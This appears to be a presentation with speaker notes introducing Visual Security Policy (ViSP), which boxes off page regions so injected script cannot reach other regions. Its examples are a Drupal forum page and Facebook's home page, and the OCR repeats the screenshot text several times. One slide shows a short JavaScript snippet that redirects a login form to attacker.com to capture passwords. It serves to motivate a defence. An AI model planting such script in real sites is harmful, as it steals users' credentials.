Or to put it more flippantly... Math is hard, let's draw boxes.



Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 Before you start

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» Login or register to post comments

If Drupal is right for you or


coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you described? Yes. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking at CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort.

So here's an example. Let's say you're running a site with forums. This is the support forum for Drupal, a content management system. People post their questions, and other people can help them out with answers.



Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 **Before you start**

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» **Login** or **register** to post comm

If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you descr ? Yes. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will


http://attacker.com

But what if one of those people answering wasn't interested in being helpful so much as gaining control over other users? Suppose this person was able to inject a little bit of code (and remember, with over 80% of sites vulnerable at some point in their lifetimes, it may just be a matter of waiting).

So here, let's suppose poster #2 has injected some code that changes the login box so that it sends usernames and passwords out to attacker.com.

The Attack


- Redirects the form to attacker.com



```
// Get the form
loginForm = document.getElementById('user-login-form');

// Change it to point elsewhere
loginForm.setAttribute('action', 'http://attacker.com/logpasswords/');
```

That's about two lines of code, so it's easy enough to disguise and hide in a lengthy comment.



Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

If Drupal is right for you or


coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you described? Yes. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking at CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort.

If we wanted to stop this using boxes, we'd probably take a look at the page and think “well, that's user-inserted content there and there... there could be sharks!” so you could put a box around each comment separately. And then we might realize that login box contains the username and password, so we should probably protect it too. Into a box it goes! That way if we missed a source of user content, it's still protected.



Home » Forums » Support » Before you start

Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06
Before you start

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» **Login** or **register** to post comments

If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you describe[illegible]s. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking[illegible]CK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort.

User login

Username: *

Password: *

Log in


- Create new account
- Request new password

Contributor links

- Community initiatives
- Queues
  - My issues
  - 474 Pending bugs (D7)
  - 30 Critical issues (D7)
  - 1543 Patch queue (D7)
  - 428 Patches to review (D7)
  - Performance issues (D7)
  - Usability issues (D7)
  - Fields in Core issues (D7)
- Play patch bingo!
  - Drupal Core
  - Contributions

http://attacker.com

So if poster #2 goes and tries to attack the page, they get stopped in their own box, and they cannot change the login box, so nothing gets sent out to attacker.com.



ViSP

<box>

Visual area with security properties
Default: no communication allowed

<channel>

Allows communication between boxes
Non-symmetric: permissions can be one-way

<multibox>

Shortcut for creating many similar boxes
Boxes are automatically created within multibox
Useful for social media, news sites, etc.

<structure>

Scaffolding with no security properties of its own
Allows grouping of columns, menus, etc. for conceptual ease of use

Visual Security Policy (or ViSP for short) has 4 component. The first as we saw in the example is a box: it's a visual area on screen that has an associate security policy.


The second is a channel, which allows communication between boxes. This can be one-way.

Then there's the multibox, which is a bit different in that it's more of a shortcut. There are many cases where there are a whole bunch of similar things on a page: lists of status updates, news stories, comments, etc. We might want to give them all similar security properties, and the multibox lets us do that. Also sometimes the “next” button may add things into the page instead of loading a new one, so the multibox makes sure you don't have to care if there's 5 things or 20 – they'll still be boxed up.

Finally there's structure which is the... invisible part of visual security policy. It lets you group things into columns, etc. even if the column itself shouldn't have any special security policy.

ViSP for Drupal

```
<structure alt="Whole page">
   <structure alt="Column 1">
     <box id="div:node:1" alt="Main post" />
     <box id="div:w4:1" alt="Comment 1" />
   </structure>
   <structure alt="Column 2">
      <box id="div:w2:1" alt="Login Box">
  </structure>
</structure>
```



Home » Forums » Support » Before you start

Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 Before you start

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» Login or register to post comments

If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you described? Yes. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking at CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort.

User login

Username: *

Password: *

Log in


- Create new account
- Request new password

Contributor links

- Community initiatives
- Queues
  - My issues
  - 474 Pending bugs (D7)
  - 30 Critical issues (D7)
  - 1543 Patch queue (D7)
  - 428 Patches to review (D7)
  - Performance issues (D7)
  - Usability issues (D7)
  - Fields in Core issues (D7)
- Play patch bingo!
  - Drupal Core
  - Contributions

So here's what the ViSP would look like for our Drupal example. It's short xml, and you'll note that the id attribute can be used to show how ViSP can be associated with the underlying HTML.

But this is a relatively small example. What would ViSP look like on a larger site?




More complex: Facebook

- Facebook is now ¼ of page views in the US
- Contains many high risk elements:
  - user-generated content
  - advertisers
  - apps
  - Users who don't get security
- Fairly complex layout
  - Visually very busy

So let's look at Facebook. At ¼ of the page views in the US, you pretty much have to be able to handle Facebook if you want to claim you have a system that can do web security. While you might have to whitelist facebook itself, the elements of it will show up on other sites because that's what people expect.

And some of those are high-risk elements: user-generated content, advertiers, apps, and people who sometimes don't realise the risks they're taking. And of course, it's a fairly complex layout which could be an issue for a visual solution.



Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.

twoevils.org
twoevils.org

16 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.

52 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z

55 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave r
pictures of the LHC for Christmas: http://bit.ly/7AuCsv ar
here: http://fyours.wordpress.com/

about an hour ago via identi.ca · Comment · Like

Ian Hanschen likes this.

Andrew Clunis Coding. Porting some GTK 1.x code to 2.x
Surprisingly, deprecation warnings (and moving ancient 1

Josh Phillips

Jon Hickman
Catch up on Facebook.


Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.

ail address...

View all
birthday Tuesday
rthday Wednesday

ds

So here's what Facebook looked like a little while ago. They've since redesigned by many of the elements are still there, like the menu bars.



Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.

twoevils.org
twoevils.org

17 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.

53 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z

57 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave r pictures of the LHC for Christmas: http://bit.ly/7AuCsv ar here: http://fyours.wordpress.com/

about an hour ago via identi.ca · Comment · Like

Ian Hanschen likes this.

Write a comment...

Andrew Clunis Coding. Porting some GTK 1.x code to 2.

Jon Hickman Catch up on Facebook.


Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.

ail address...

And here's what a visual security policy for facebook might look like. I've protected menu bars on the top and bottom because attackers might modify those to facilitate phishing attacks. There's my chat on the right and an advertisement on the far right, and then there's a big multibox with all my friends' status updates in there. I might trust my friends, but you never know when someone might get their account compromised or hit with a virus or something, so we want to separate those out.

ViSP for Facebook home page

```
<box id=”div:fb_menubar” alt=”Top menu” />
<structure>
    <multibox id=”div:home_stream”
        alt=”Status updates”
        boxspec=”div:class:GenericStory” />
    <box id=”div:83” alt=”Sponsored box” />
</structure>
<box id=”div:presence_bar” alt=”bottom menu”>
    <box id=”div:chat_conv”
        alt=”Chat conversation” />
</box>
```



Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.

twoevils.org
twoevils.org
17 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.
53 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z
57 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave pictures of the LHC for Christmas: http://bit.ly/7AuCsv ar here: http://fyours.wordpress.com/
about an hour ago via identi.ca · Comment · Like
Ian Hanschen likes this.


Andrew Clunis Coding. Porting some GTK 1.x code to 2.

Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.

ail address...

birthday Tuesday
rthday Wednesday

